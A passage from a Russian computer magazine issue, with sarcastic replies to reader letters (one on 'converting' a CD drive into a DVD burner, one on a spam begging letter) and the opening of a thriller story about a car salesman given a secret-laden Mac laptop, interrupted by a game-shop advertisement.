Получил в подарок майский номер Вашего журнала ("Хакер"). По части цифрового видео очень понравился, но вот еще заинтересовала следующая фраза из рубрики "е-мыло": "...Просите у Sky'я "крякер интернета", он поможет записать любой DVD на любом CD-приводе..." Хотелось бы получить пояснения по этому вопросу. Это что-то из области тонкого технического юмора? Я не особо разбираюсь в этом, но различий между CD и DVD, кроме как в толщине дорожки и, как следствие, объеме информации, я не вижу. Там и там, насколько мне известно, применяются голубые лазеры. Переписать драйвер устройства - это тоже не из области фантастики. Прошу ответить поточнее: "да, возможно" (и укажите конкретный способ) или "нет, нельзя" (и укажите конкретные физические ограничения).

Заранее спасибо.

ОТВЕТ:

Нет, что ты, какой юмор? Разве я похож на шутника? Эх, сколько мы драйверов перепрошили нашими крякерами, сколько углеродных лазеров сменили на рубидиевые или гелий-неонные (легко делается программно, кстати) – не пересчитать. Из таких компьютеров мы делаем зомби, в качестве компенсации объединяем их в большие такие коммьюнити – ботнеты называются. Если и ты хочешь вступить в подобное общество на добровольных началах, больше слушай людей, обещающих тебе халявный интернет и перепрошивку CD в DVD.

(А если серьезно, то записать что-либо на CD-приводе, не CD-рекордере, невозможно by definition - прим. Sky.)

ОТ: SAUNDERS [AGAPIIY@LEGISLATOR.COM]
ТЕМА: ДЛЯ ТЕБЯ :)

Две девушки студентки первого курса Института культуры и искусств. Господа бизнесмены, окажите посильную помощь в оплате нашего обучения. Нам просто не хватает настоящей мужской поддержки. Ни мужа, ни друга, только огромный город вокруг с опасностями, подстерегающими маленьких кисок на каждом шагу. Вот так от мамы уходить.

Нормальных мужчин вокруг - менее 2%, остальные жмоты, уроды и голубые. Вот мы решили найти мужчин своей мечты через интернет. Не осуждайте нас за это, это от беспросветности. А мы такие хорошие. Ну вот, к примеру, я – Ольга, 22 года мне, хоть о возрасте лучше и молчать, зато рост 172, стройная (42-44), загорелая до бронзового цвета шатенка с белоснежными зубами и улыбкой мадонны. О, как Вам? У меня веселый нрав, я ненавижу хамов, Хабалов и жмотов, зато люблю полноценное общение, главное, чтобы мужчина был настоящий... И моя подруга Ксюша, мы с ней разные и притягиваемся, как разные полюса магнитов. Она любит в отрыв уходить с погружением, как водолаз, но мы друг друга любим. Только вот финансово нам никто не помогает, а жить сейчас так непросто.

Если ты хороший парень, не так уж скуп и не дурак... А может, впрямь? Оксана.

ОТВЕТ:

Это же надо! Одни, переехали в большой город, без мужа (хотя бы одного на двоих), а кругом – жмоты, голубые, уроды, алкоголики и тунеядцы. И зачем, зачем такие жертвы? Ради учебы в Институте культуры. Кстати насчет голубых. В этой фразе я вижу попытку дискриминировать людей с нетрадиционной ориентацией, что, если учесть вашу же фразу "но мы друг друга любим", выглядит несколько парадоксально. Так вот, милые дамы. Если у вас любовь – тут ничего не поделаешь. Деньги – они ведь только убивают любовь, поэтому лучше вам жить в общаге на стипендию, кушать лапшу дошиРак (ДошиГастрит и дошиЯзву), учиться в Институте культуры и получать там свое сомнительное образование. А если вам все же захочется слегка поправить ориентацию, добро пожаловать! У нас есть Sky. Для любителей (любительниц, хотя, судя по фразе "главное, чтобы мужчина был настоящий", вы к ним не относитесь) есть еще Sky пластиковый, железный, надувной. Заодно проверите свои силы: как говорится, не бывает нефункционального надувного Sky'я - бывают слабые легкие.

рис. Константин Комардин

Niro (niro@real.xakep.ru)

ЖИЗНЬ ПРЕКРАСНА

"Совершенно секретно. В единственном экземпляре. После прочтения уничтожить.

Проведение акции "Жизнь прекрасна", назначенной на 14 августа 200... года, переношу на 17 августа и санкционирую. Личность подвергаемого воздействию установлена, проверена, все данные психоанализа подтверждены. Информацию, необходимую для проведения акции, предоставить группе прикрытия за 24 часа до начала акции, взять подписку о неразглашении. В случае неадекватного поведения объекта и неконтролируемого развития ситуации действовать по инструкции "Лемур". О выполнении доложить лично.

Без подписи".

* * * * *

Начнем с того, что Брайан был честным человеком. Настолько честным, насколько позволяло и одобряло окружающее общество. Он ни разу не был судим, не совершал противоправных поступков, оплачивал счета за парковку, вовремя вносил проценты кредита за дом, говорил правду в глаза своему боссу и всем подчиненным, периодически сотрудничал с полицией (особенно если это касалось проблем, связанных с терроризмом или с наркотиками). Образец для подражания, этакая американская мечта с точки зрения правосудия.

Он был честным, чувствовал это, понимал и был доволен своим образом жизни. Он, конечно, не возводил все это на уровень культа, мог и приврать для красного словца, но в меру – ровно настолько, насколько позволяла ситуация. Будучи страстным любителем рыбалки (в детстве его приучил к удочке отец, Брайан остался благодарен ему на всю жизнь), он не мог без того, чтобы, как и все рыбаки мира, не приукрасить размеры и количество своего улова. Пожалуй, это была единственная тема, обсуждая которую, он не задумывался о том, врет ли он. Сам принцип рассказа о том, как он удачно провел уик-энд на озере, вытаскивая рыбин десятками из чистейшей голубой воды, подразумевал преувеличение, и уж Брайан никогда не упускал возможности прихвастнуть перед собеседниками. Порой он сам не замечал, как вступал в противоречие со словами, сказанными пять минут назад. Но те, перед кем он расписывал свои рыбацкие подвиги, прощали ему это, ибо сами были из того же теста. Такая ложь была абсолютно безобидна, это понимали все...

- ...Этот окунь был весом... весом... - он задумывался на пару секунд, чтобы сообразить, насколько же стоит приукрасить, а потом продолжал. – Ну, в моей жизни всякие попадались, но этот...

И все понимали, что вес не стоит даже упоминать – такой он огромный. А уж если дело доходило до разговоров о призах, полученных им и его отцом в различных рыбацких состязаниях, тут не было конца и края многочисленным подвигам семьи Брайана Томпсона. Они, похоже, сумели сделать всех в округе.

В общем и целом Брайан был добропорядочным американцем, жил по законам этой большой страны, поддерживал ее во всех начинаниях от полетов в космос до войны в Ираке. Его никогда не тянуло на подвиги. Он считал, что ему есть что терять, что живет он лучше многих, без всякой зависти и презрения, у него хорошая работа, чудесная семья и наипрекраснейший дом. Быть таким, как Брайан, и жить в золотом веке американской мечты – чего еще можно желать?!

Вот только жизненный опыт подсказывает, что так красиво и радужно не может быть всегда. Слишком хорошо – тоже плохо.

Сам Брайан не видел ничего, что было бы в состоянии изменить его жизнь в худшую сторону. Работа (он продавал подержанные машины) была, как ему казалось, вечной. Подержанные машины будут всегда, и этот принцип обещал ему никогда не потерять работу. Этот вид деятельности приносил вполне приличные деньги: Брайан успевал раздавать долги перед государством, одевать жену, любить сыновей, раз в год отправлять их всех к маме во Флориду с большим количеством подарков и время от времени радовать себя всякими мелочами. Последней "приятной мелочью", которая вошла в жизнь Брайана, стал ноутбук.

С этого места надо бы поподробнее.

Приобретение было стоящим, что и говорить. Новенький "Мак" с великолепными внутренностями, мечта любого, кто хоть чуть-чуть понимает в компьютерах. Брайан долго не мог успокоиться от осознания факта обладания этим устройством, он даже пару раз просыпался среди ночи и завороженно смотрел на покусанное яблочко на обратной стороне крышки...

День, когда "Макинтош" вошел в его жизнь, Брайан запомнил надолго. В тот вечер он поздно возвращался с работы, у него сорвалось несколько сделок, с которых он мог бы получить неплохой процент, и поэтому он впал в дурное расположение духа. На носу были очередные кредитные выплаты, которые он всегда вносил полностью и в срок, поэтому уплывшие из-под носа клиенты были для него как заноза в пятке.

"Надо же так опростоволоситься!"

Он горевал по этому поводу, не в силах опомниться от того, что три (целых три!) человека сегодня непостижимым образом ускользнули из его крепких объятий. Он умел продавать как никто другой, и при этом он еще умудрялся соблюдать некий кодекс чести продавца, стараясь не выходить за свои "честные" рамки.

"Ведь все шло как по маслу... «Форд», «Кадиллак» и «Крайслер»... Как же так?.."

Вот только жизненный опыт подсказывает, что так красиво и радужно не может быть всегда.

Он сам не понял, что же было не так. Почему-то люди, как только дело доходило до обсуждения цены, становились нерешительными, вялыми и практически не заинтересованными в покупке машины. Зачем же тогда было приходить в магазин, если ты понимаешь, что пока не готов к такому приобретению? Ему особенно запомнился последний покупатель, который, посидев за рулем "Крайслера", похлопал рукой по кожаному сиденью рядом с собой и вдруг спросил Брайана:

- А вам нравится ваша работа?

Брайан тогда опешил, смутился и, как всегда, выпалил правду:

- Не очень, мистер... Хотя я уверен, что в наше время эта работа – достаточно стабильный источник дохода. Правда, у русских есть поговорка: "Хорошо там, где нас нет..."

- У русских?.. – поднял брови покупатель. – У русских... А мне вот, знаете, моя работа очень нравится. И машина бы мне на этой работе пригодилась...

- А кем вы работаете, если не секрет, мистер? – беседа Брайану очень не нравилась, он чувствовал, что человек сейчас встанет с водительского сиденья, прикроет дверь и распрощается, не дав продавцу никаких шансов.

- Да так, не очень пыльное место... Можно сказать, коммивояжер. Но в данный момент пока на отдыхе.

- Да, - покачал головой Брайан. – Коммивояжеру машина нужна как воздух. Вы, наверное, много ездите по штату?

- Не только по штату! Приходится мотаться по всей стране, - человек погладил рулевое колесо, попробовал педали, потом вытащил ключ зажигания из замка и протянул его продавцу. – Видимо, придется это делать не на вашей машине.

Он встал с кресла и захлопнул дверь.

- Как же вы разъезжаете по стране сейчас? – удивился Брайан. – Похоже, вы без автомобиля... Сюда вы пришли пешком, уходите и поглядываете на часы, значит, ждете автобус... Я думаю, нам стоит продолжить переговоры по цене, и мы найдем компромисс. Автомобиль устроит вас, цена – меня.

»

Покупатель улыбнулся самой что ни на есть голливудской улыбкой, подмигнул Брайану и ответил:

- Я вам верю, но – не в этот раз.

Он вздохнул так, словно с неохотой расставался с мыслью о покупке машины, потом повернулся к Брайану спиной и направился к выходу из салона. Брайан закусил губу и собрался было бежать за уходящим покупателем, но в последний момент раздумал. Сегодня явно был не его день...

- ...Вот ведь, - продолжал шептать он себе под нос по дороге домой. – Надо будет почитать что-нибудь по технологиям продаж, по психологии, еще что-нибудь... Расслабился, вновь поверил в свой шарм и умение убеждать... Так тебе и надо!

Он с досады пнул гравий под ногами, обозначивший начало тропинки к дому, остановился и вытащил из кармана джинсов пачку сигарет. Дым заставил его расслабиться. Он затянулся и поднял глаза к небу.

- А ведь остальные покупатели были такими же странными, - вдруг признался он сам себе. – Трепались ни о чем... Первый спросил меня, что я думаю о женщинах. Ну не глупость ли? И ведь, как и третий, в этот момент он сидел за рулем, гладил оплетку и рассматривал себя в зеркало заднего вида. Нарцисс... Ему я не смог продать "Форд". Или он не захотел купить?

Несколько затяжек он сделал молча, сосредоточенно передвигая носком ботинка камешки под ногами. Фигуры из камней получались какие-то корявые, ничего путного не выходило; он бросил это и вновь спросил сам себя:

- Ну, а второй? Которому так приглянулся "Кадиллак"? "А вы за кого голосовали?" Это что, как-то меняет дело? Хотя...

Вы не пожалеете... Это не просто компьютер, не просто...

Откуда же мне было знать, что он консерватор? Ведь когда сидишь за рулем, то все равно, кто ты: правила дорожного движения написаны для всех. Никогда не поймешь сразу, что людям от тебя надо. Вот я, к примеру, демократ. Что ж, я теперь представителям других партий не смогу даже колесо продать? Чушь собачья!

Он швырнул окурок щелчком в кусты.

- Все они какие-то ненормальные. День зря прошел. Лучше просто никого бы не было, чем знать, что ты упустил верную тысячу...

Подойдя к дверям дома, он вытащил руки из карманов, изобразил на лице довольную улыбку и уже собирался войти на веранду, как вдруг сзади раздалось шуршание листвы. Кто-то большой и быстрый пробирался в сторону Брайана сквозь заросли кустарника.

Шум не мог не насторожить Брайана. Он немного отступил в сторону от лестницы, ведущей к дому, внимательно всмотрелся в кустарник и попытался определить, кто же это мог быть и не пробежит ли он мимо. Это вполне могла оказаться бродячая собака, и тогда о ней стоило бы сообщить шерифу. Это мог быть и человек – и вот для такого варианта можно было придумать сколько угодно объяснений бега сквозь ветки. Бегущий тинэйджер, спасающийся от полиции после неудачной продажи очередной дозы "крэка"; любовник, перепрыгивающий невысокие заборы, попавшийся в лапы мужа возлюбленной; вор, застигнутый на месте преступления, – это мог быть кто угодно.

Оглянувшись по сторонам, Брайан взял в руки большую метлу, которую садовник, обслуживающий их район, прислонил к забору и забыл здесь до завтрашнего дня, но на секунду представив себя со стороны с этой метлой в руках, отставил ее в сторону.

- Нечего тут играть в Гарри Поттера, - часто дыша, сказал он сам себе. В нем нарастала волна страха и возбуждения. Шум ветвей приближался.

Где-то вдалеке взвизгнули тормоза, потом хлопнули дверцы, раздался стук подошв по асфальту дороги. Брайан заметался взглядом от кустарников к дороге, не понимая, что происходит. Рука снова протянулась за метлой – деревяшка в руке придавала немного уверенности. Но вдруг где-то неподалеку грохнул выстрел, после чего он услышал крик, много раз повторявшийся в голливудских боевиках:

- Freeze!!!

Он почему-то сразу выронил метлу и почувствовал дрожь в коленках – невыносимую, подлую, всепоглощающую, валящую с ног. А потом понял: сначала был выстрел, а потом предупреждающий крик. Или стреляли в полицейского, или сам полицейский творил беззаконие.

- Господи, господи... - зашептал Брайан себе под нос, потом кинул быстрый взгляд на окна дома, умоляя жену и детей не высовываться, хотя прекрасно понимал, что, едва услышав выстрел, жена уложит детей на пол и сама не поднимет головы, пока не станет тихо – их когда-то инструктировал на этот счет помощник шерифа.

И в эту секунду кусты раздвинулись прямо перед Брайаном. На поляну около дома выскочил человек в костюме, подволакивающий ногу и прижимающий рукой к животу что-то напоминающее тонкий чемоданчик. Через мгновенье он увидел перед собой Брайана и остановился, глядя ему прямо в глаза.

Сам Брайан опешил не меньше, чем незваный гость. Они смотрели друг на друга, казалось, целую вечность, потом человек принял какое-то решение и приблизился к Брайану. Стало слышно его тяжелое дыхание, крылья его носа ходили вверх-вниз, грудь вздымалась. Чувствовалось, что он очень устал.

- Помогите, - произнес он хриплым голосом, подойдя поближе. На правом бедре расплывалось пятно крови. – Возьмите вот это, - и он протянул Брайану чемоданчик.

В чемоданчике лежал ноутбук. Брайан разглядел на крышке покусанное яблочко и сделал шаг назад. Он был законопослушным гражданином и не мог взять ничего из рук того, за кем гналась полиция.

- Возьмите, - человек покачнулся и едва не выпустил из рук компьютер. – Да помогите же мне, черт вас побери...

На улице метрах в трехстах отсюда завыла сирена, но через пару секунд замолкла. Шум, который поднимали бегущие полицейские, затих, слышалось только приглушенное переговариванье. Похоже, они потеряли того, кого преследовали, и производили перекличку.

Брайан вдруг почувствовал, что откуда-то изнутри на волю просится желание помочь, поддержать раненого, проводить его к врачу, в общем, поучаствовать в его судьбе. Проклятое американское воспитание: между законом и состраданием идет вечная борьба, мораль конфликтует с государством, пистолет - и слезы, значок полицейского - и принципы добра. Он машинально шагнул поближе и подхватил под руку готового упасть раненого. Ноутбук как-то сам собой оказался у него в другой руке, человек расстался с ним без сожаления.

- Спасибо... - прошептал он, горячо дыша в шею Брайану. – Вы не пожалеете... Это не просто компьютер, не просто... Не просто "Макинтош".

- Вам надо к врачу, - вставил слово Брайан, но человек перебил его:

- Я не уйду далеко... И не потому что ранен: меня просто не отпустят. Слишком все круто завертелось...

- И все-таки, - пытаясь увернуться от дыхания раненого, говорил Брайан. – Давайте вызовем парамедиков... А это вас преследует полиция? – наконец-то решился он на элементарный вопрос, который следовало задать сразу же.

- Полиция? – ухмыльнулся человек и вдруг опустился на траву возле веранды, с трудом подавив стон. Брайан не смог удержать его и опустился рядом, прижимая к груди ноутбук. – Это не полиция... Все намного сложнее... Итак, мистер, уходите... Берите ноутбук... А, вы уже взяли... Идите домой. Спрячьте его. Спрячьте как можно дальше. Хотя лучше всего было бы уничтожить его, но мне так жаль всей работы...

- Я не могу это взять, - покачал головой Брайан. – Я думаю, вы нарушили закон, я должен отдать компьютер в соответствующие органы...

- Да бросьте вы, право! – возмутился раненый. – Мне осталось жить несколько минут, выполните волю умирающего!

- Но, судя по ранению, все не так уж плохо, - пожал плечами Брайан. – Вас вылечат...

- Меня застрелят, как только найдут. Помогите мне встать. Помогите, я прошу вас!

Они поднялись. Брайан по-прежнему держал ноутбук, готовый отдать его хозяину.

- Это ваш дом? – кивнул на веранду раненый. – Идите, я умоляю вас. Никто не станет искать его у вас. Они не видели, что я взял "Мак" с собой. Поймите, здесь (он ткнул пальцем в ноутбук) величайшая тайна Америки. Ответ на вопрос, который вот уже много лет волнует всех, кто живет в этой стране. Я нашел этот ответ, и, поверьте, я от него не в восторге. Мне не дадут жить с этим знанием – вы же будете вне подозрений.

Раненый внезапно дернулся, прислушиваясь. Голоса стали ближе.

- Пора, - он оттолкнул Брайана от себя в сторону веранды. – Уходите – или вас посчитают причастным. И ТОГДА УБЬЮТ НАС ОБОИХ.

Что-то в голосе несчастного заставило Брайана отступить туда, куда его направила сильная рука. Человек кивнул ему и тут же забыл о его существовании, снова превратившись в загнанного волка. Он пригнулся и нырнул в следующий ряд кустов, припадая на раненую ногу. А через десять-пятнадцать секунд грянули выстрелы. Один, второй, третий... Потом Брайан сбился со счета. На улице шла перестрелка, где-то зазвенели стекла, завыла сигнализация оставленной на улице машины соседей. Внезапно стрельба стихла...

Он вдруг понял, что стоит на веранде с ноутбуком под мышкой, вслушиваясь в вечерние звуки. Не хватало только наткнуться сейчас на охранника правопорядка! Ему вдруг стало страшно, он поспешил войти в дом, даже не объяснив своей жене, что же такое он принес с собой.

Ноутбук очень удачно устроился у него на столе рядом с кроватью. Мыслей спрятать его почему-то не возникло. Брайан чувствовал, что все произошедшее сейчас на улице так и останется там, среди кустов и воющих сирен. Он не боялся тех, кто может войти среди ночи для обыска в дом законопослушного гражданина Америки. Он был готов отдать все в руки правосудия и рассказать, как все было.

НО НИКТО НЕ ПРИШЕЛ.

* * * * *

"Настоящим докладываю, что операция "Жизнь прекрасна" начата в срок без каких-либо осложнений. Сторонних влияний и случайных факторов не отмечено. Объект под постоянным наблюдением. Инструкция "Лемур" в текущий момент времени не нужна. Наблюдение непрерывное, многоканальное. Агентурная поддержка в полном объеме. Прошу усилить группу специалистами из отдела контроля за информационными технологиями – в них испытываю явную нехватку.

Прошу не делать никаких оргвыводов по отношению к организатору акции – данная необходимость в хакерах возникла ex temporе. Предполагаю, что могут возникнуть незначительные осложнения, связанные в основном с непрофессионализмом объекта.

Без подписи".

* * * * *

Брайан терпеливо ждал, когда же кто-нибудь в форме офицера полиции явится к нему за ноутбуком. Он видел в окно, как двое полицейских с собакой прошли возле его веранды, внимательно изучая следы на траве. Один из них дал какую-то команду овчарке, та навострила уши, принюхалась и разочарованно взглянула на хозяина. Похоже, она была на перепутье.

Напарник посмотрел на окна дома, возле которого они стояли. Брайан машинально спрятался за занавеску и кинул взгляд на компьютер, который лежал на столе. Жена, выглянув из спальни, непонимающе рассматривала мужа и пыталась увидеть, от кого же он прячется.

- Что случилось, дорогой? – наконец спросила она.

- Пока не знаю, - не поворачивая головы, ответил Брайан. – Но что-то очень непонятное...

Тем временем полицейские о чем-то посовещались, и один из них, тот, что без собаки, поднялся по ступенькам веранды. Стук в дверь заставил Брайана вздрогнуть; он переминался с ноги на ногу, не решаясь открыть.

Полицейский старался заглянуть внутрь дома, но Брайан не позволял ему сделать это.

Жена удивленно смотрела на мужа. Впервые в жизни он чего-то боялся и не спешил открывать дверь. Потом она увидела "Макинтош".

- Что это? – кивнула она в сторону стола.

- Тихо, - ответил Брайан. – Я ничего не могу тебе объяснить, потому что сам ничего не понимаю.

Наконец он решился, подошел к двери и открыл ее едва ли наполовину.

- Извините, мистер, - спросил полицейский, - вы слышали около получаса назад стрельбу?

- Конечно, слышал, - кивнул Брайан, не собираясь открывать дверь пошире. – Я как раз пришел с работы, когда все это началось. А что случилось?

- Ничего особенного, так, пустяки... А вы не видели здесь никого или ничего подозрительного, запоминающегося – чего-то, чего в это время здесь быть не должно?

Полицейский старался заглянуть внутрь дома, но Брайан не позволял ему сделать это.

- Ничего я не видел, - отрицательно покачал он головой. – Едва услышав стрельбу, я с детьми укрылся в кладовой. Мало ли что, вдруг в окно влетит шальная пуля... Но, знаете, это черт знает что, среди дня в центре квартала идет перестрелка, а полицейские появляются лишь спустя полчаса!

Брайан пытался сделать возмущенный вид, и, похоже, у него это получилось. Офицер извинился, кинул последний взгляд внутрь комнаты через плечо Брайана, отдал честь и вернулся к напарнику. Собака, терпеливо сидевшая на траве, вскочила и завиляла хвостом. Брайан закрыл дверь и оглянулся на жену.

Лора стояла в той же позе, прикрыв рот рукой.

- Ты все-таки объясни, что происходит, - произнесла она сквозь пальцы.

- Если б я знал... - махнул рукой Брайан и подошел к столу. – Все дело в этой чертовой штуке.

Он положил ладонь на крышку ноутбука. Машина была слегка теплой. Похоже, тот человек довольно долго прижимал ее к своему животу.

- Величайшая тайна Америки, - сказал Брайан, не обращаясь ни к кому. – Что бы это могло быть?

Он опустился на стул рядом и положил голову на ладони, не отрывая взгляда от ноутбука. Лора подошла и положила руки ему на плечи.

- Что это была за стрельба? – спросила она мужа, массируя его плечи. – Малыши перепугались, я спряталась с ними в подвале...

- В кладовой, - машинально поправил ее Брайан, поглаживая пальцем яблочко на крышке.

Было единственное, что практически сразу бросалось в глаза, – даты, стоящие в конце документов.

- В подвале, милый? Ты ошибаешься, - удивленно приостановилась Лора на пару секунд, после чего продолжила разминать мышцы мужа. Брайан высвободил свою шею из сильных пальцев жены, встал и, повернувшись к ней, повторил:

- В кладовой. Мы были в кладовой все вместе, в том числе я. Запомни это раз и навсегда. И если тебя кто-нибудь спросит, ты ответишь то, что я тебе сейчас сказал. Дети еще слишком маленькие, чтобы кто-нибудь принимал их слова всерьез, так что... Запомнила?

Лора кивнула и в недоумении отступила на шаг. Брайан смотрел на нее каким-то чужим взглядом, в котором не было ни грамма любви и нежности. Правда, и ненавистью это назвать было нельзя: его взгляд был просто пуст. Он видел перед собой жену, но чувствовалось, что на ее лице он различает эмблему "Мака".

- Вот и хорошо, - кивнул он, не слыша от жены в ответ ни слова. - Мы сразу обо всем договорились. Теперь вот об этом... - он кивнул на ноутбук. - Будем считать, что этой штуки у нас в доме нет. Вполне возможно, что она в скором будущем кому-нибудь понадобится. (Он вспомнил те выстрелы, особенно в конце перестрелки, когда на всю улицу бахнуло помповое ружье, и решил, что вряд ли в ближайшее время кому-нибудь будет дело до компьютера.) Я не считаю себя человеком, который присвоил чужое, но... Но сегодня я впервые в жизни солгал полицейскому. Поэтому... Поэтому пока без комментариев.

Лора машинально кивнула в ответ на его длинный монолог, оглянулась куда-то за спину, где копошились с игрушками дети, и вдруг заплакала. Брайан нахмурился, подошел ближе, положил руку ей на голову, провел ладонью по волосам.

- Ничего страшного, - произнес он таким тоном, что сразу стало ясно: дела, в общем-то, плохи. - Не думаю, что за все то, что здесь произошло, мне придется ответить. Надеюсь на лучшее.

Он вернулся за стол, открыл крышку ноутбука и включил его. Спустя полминуты он уже видел перед собой рабочий стол "Мака" с уложенной на нем тигровой шкурой.

Значков было минимум. Нельзя сказать, что Брайан был хорошим пользователем компьютера. Он работал за компом нечасто, время от времени устраивал на нем подсчеты возможной прибыли и продаж, играл в стратегии...

Он прошелся пальцем по сенсорной панели, имитирующей мышь, отметил про себя неудобство, связанное с тем, что пальцы до сих пор мелко дрожат и попасть куда-либо было достаточно сложной задачей. Взглянув на часы, он сунул руку в карман, нашел там несколько долларов и пулей выбежал на улицу, вспомнив, что неподалеку в супермаркете есть компьютерный отдел, который работает допоздна. Спустя двадцать пять минут он уже просматривал содержимое компьютера, так загадочно попавшего в его в руки, с помощью удобного манипулятора.

И НЕ НАШЕЛ ТАМ НИКАКОЙ ТАЙНЫ.

* * * * *

"...проводимое за объектом наблюдение в настоящий момент дает отрицательные результаты; мы не можем определить, насколько далеко объект продвинулся в изучении интересующей нас информации...

...выводы делать пока рано, однако возникает ощущение бессмысленности выбора – и это несмотря на то, что подготовительный этап прошел без каких-либо осложнений...

...есть предложение активизировать объект... план активизации отправляется следующим рапортом..."

* * * * *

Брайан провел за ноутбуком почти всю неделю: вечерами он приходил с работы, которая всю эту неделю шла из рук вон плохо (по большому счету, Брайан не уделял ей должного внимания, поскольку все его мысли были заняты той информацией, что он просмотрел на компе за предыдущий вечер и полночи), садился за "Мак" и пропадал едва ли не до утра. Компьютер был просто напичкан информацией под завязку. Имея на борту почти двухсотгигабайтный жесткий диск, "Макинтош" вмещал в себя уйму непонятной информации, расклассифицированной по какому-то трудно постижимому принципу.

В основном это были какие-то документы, напоминающие отчеты: вверху стояла нечитаемая шапка, над которой постоянно всплывал значок недоступности (понять, кому адресованы эти документы, было невозможно). Потом шла некая цифровая часть, что-то напоминающее шифровки шпионов из фильмов о Джеймсе Бонде – тут понять уже было просто невозможно. Было единственное, что практически сразу бросалось в глаза, – даты, стоящие в конце документов. Почти все они были датированы шестидесятыми годами. Этого Брайан не мог понять: компьютеров тогда не было, неужели кому-то было не лень оцифровывать такую уйму бумаги и запихивать ее в ноутбук?

Правда, временами попадалось и что-то вполне удобоваримое, но, к сожалению, совершенно бесполезное. Какие-то политические доклады бывших президентов, которые и так можно было прочитать в любой публичной библиотеке, порывшись в старых подшивках (если нужен оригинал) или просто пошарив в интернете.

- Чушь какая-то, - бурчал он себе под нос, лениво ковыряясь вилкой в тарелке с макаронами (заботливая Лора подкармливала исхудавшего мужа, увлеченного своими изысканиями, но он практически не замечал рядом с собой присутствия жены и детей). – Кому все это было надо?

Он вспоминал раненого человека, оставившего ему дорогой ноутбук. Стрельба, погоня, кровь. За что погиб этот неизвестный? Что было нужно тем, кто преследовал его? Ведь непохоже, что полицейские собирались брать его живым. Оружия у мужчины явно не было. Предполагать, что он может застрелить их из "Макинтоша", было полной нелепицей. А может, это были не полицейские? Вдруг они тоже оказались в этом месте только тогда, когда услышали выстрелы?

НЕ ОГРАНИЧИВАЙ СЕБЯ

Играй просто!
GamePost

ПОЛУЧИ МАКСИМУМ УДОВОЛЬСТВИЯ

ИСПОЛЬЗУЯ ДОПОЛНИТЕЛЬНЫЕ АКСЕСУАРЫ

Монитор
Shuttle XP17SG

$675.99

Наушники
AKG K406 AFC

$162.99

Колонки
M-Audio Studiophile
LX4 2.1 System

$339.99

Шлем
i-O Display Systems
i-Scape II

$289.99

Корус
Shuttle SB83G5C

$485.99

Pinnacle Systems
ShowCenter 1000g

$285.99

* В нашем агазине вас ждет более 1000 игр на ваш выбор
* Постоянно обновляемый ассортимент
* Постоянно обновляемый ассортимент

Тел.: (095) 780-8825
Факс. (095) 780-8824

www.gamepost.ru

GAMEPOST

- Кто же были эти люди? – внезапно спросил сам себя Брайан, поднимая глаза от экрана. – От кого убегал несчастный с пулей в ноге? И, черт побери, что он нес в своем проклятом ноутбуке?!

Брайан ударил кулаком по столу, встал, подошел к холодильнику и, взяв оттуда упаковку пива, вышел на веранду.

Вечер был теплым, холодное пиво было в самый раз. Откинувшись на спинку кресла-качалки, он цедил напиток из банки, размышляя о том, заложником чего оказался. Призрак ноутбука маячил перед его глазами все время; он отчетливо видел перед глазами человека, который стоял перед ним рядом с верандой и шептал: "Величайшая тайна Америки..." Поиск ответа поглотил его. Он превратился в раба, которого компьютер поставил на колени.

- Кругом пароли, шифры... Ведь не бывает же так, чтобы не было ответа, - рассуждал он, раскачиваясь вперед-назад и не отрывая взгляда от спутниковой антенны на крыше дома напротив. – Конечно, у меня явно не хватает знаний, но не факт, что подобная загадка мне не по зубам. И не такое люди взламывают, а тут – всего лишь понять, что же содержится в теле файлов, что за шифр такой неведомый...

Невдалеке послышалось шуршание шин. Брайан машинально приглядeлся к улице – к тому месту, где ответвлялся поворот к его дому. Там показалась медленно ползущая машина, кабриолет, из которого высунулся человек, разглядывая дома по обе стороны дороги. Кто-то, наверное, приехал в гости и ищет парковку. Похоже, хозяева бестолково описали, как проехать на вечеринку. А может, на их улице кто-то продает дом, хотя Брайан знал бы об этом наверняка.

Они приходили ко мне – ко мне ЛИЧНО.

- Кто и что может искать тут? – произнес он и сам удивился своему любопытству. Раньше оно было не присуще ему, а вот теперь, когда он стал свидетелем таинственных событий, подобный ход рассуждений поразил его. Автомобиль на секунду притормозил прямо напротив въезда к дому Брайана, водитель кинул взгляд на сидящего на веранде хозяина дома, прищурился, словно плохо видел, после чего внезапно нажал на газ, колеса взвизгнули и кабриолет скрылся за деревьями.

Брайан застыл в кресле. Ему показалось, что водитель автомобиля рванул с места, будто ужаленный, по одной простой причине: ему очень не понравился человек, который пил пиво возле своего дома. Похоже, что он узнал Брайана или просто не собирался попадаться никому на глаза. Второе объяснение было, безусловно, предпочтительнее, но вот что-то было не так. Брайан и сам не понимал, что именно.

- Кто бы это мог быть? – он встал с кресла и подошел к перилам веранды. Поставив пиво рядом с собой, он принялся вспоминать, где мог встречаться с водителем. Как назло, на ум ничего не приходило. Он помнил очень много "безлошадных" клиентов, которые приходили к нему и уезжали на машинах, подготовленных к продаже его собственными руками. Кабриолет явно не из его магазина, хотя модель была довольно старая, куплена давно и сменила, возможно, не одного хозяина.

- Хорошая машина, - покачал головой Брайан. – Продать такую нетрудно... Есть любители ездить в открытых машинах, вот только по возрасту человек за рулем не попадает под молодежь, разъезжающую с ветерком по пригороду. Ему лет пятьдесят, может, чуть меньше... Да, точно, меньше. Взгляд какой-то странный: щурится, наклоняется...

И вдруг он вспомнил. Вспомнил совершенно отчетливо, как этот самый человек (никакой другой, а этот самый!) входит в его салон, обращает внимание на "Кадиллак", обходит автомобиль со всех сторон, прикасаясь к полированной поверхности дверей и капота. И когда Брайан подходит к нему, чтобы предложить свои услуги и рассказать о том, какую чудесную машину только что выбрал этот мужчина, тот внезапно поднимает на него глаза, щурится, наклоняется немного вперед и спрашивает:

- А вы за кого голосовали?...

Это был один из его покупателей – один из тех, кто посетил его в тот день, когда ему передали ноутбук.

- Вот так дела... - протянул Брайан. – И непохоже, что он остался без машины. Купил. И как-то странно выбрал – не по возрасту и не по положению. Хотя что я знаю о его положении? Не стоит об этом рассуждать... Но ведь неспроста он появился в этом квартале, неспроста он, увидев меня, так рванул отсюда, словно со мной нельзя было встречаться ни под каким видом!

"Вы за кого голосовали?"

- Какая чушь, - сказал Брайан после минуты размышлений. – Ведь я только сейчас понимаю, что они – все трое, что пришли ко мне тогда – не собирались ничего покупать. Они приходили ко мне – ко мне ЛИЧНО. Я был интересен им как человек, они задавали мне какие-то вопросы, внимательно вслушивались в ответы – именно внимательно, никак иначе, это я сейчас понимаю! За каким чертом им все это было нужно?

Он взял банку, в которой уже практически не было пива, сделал последний глоток и смял ее в кулаке.

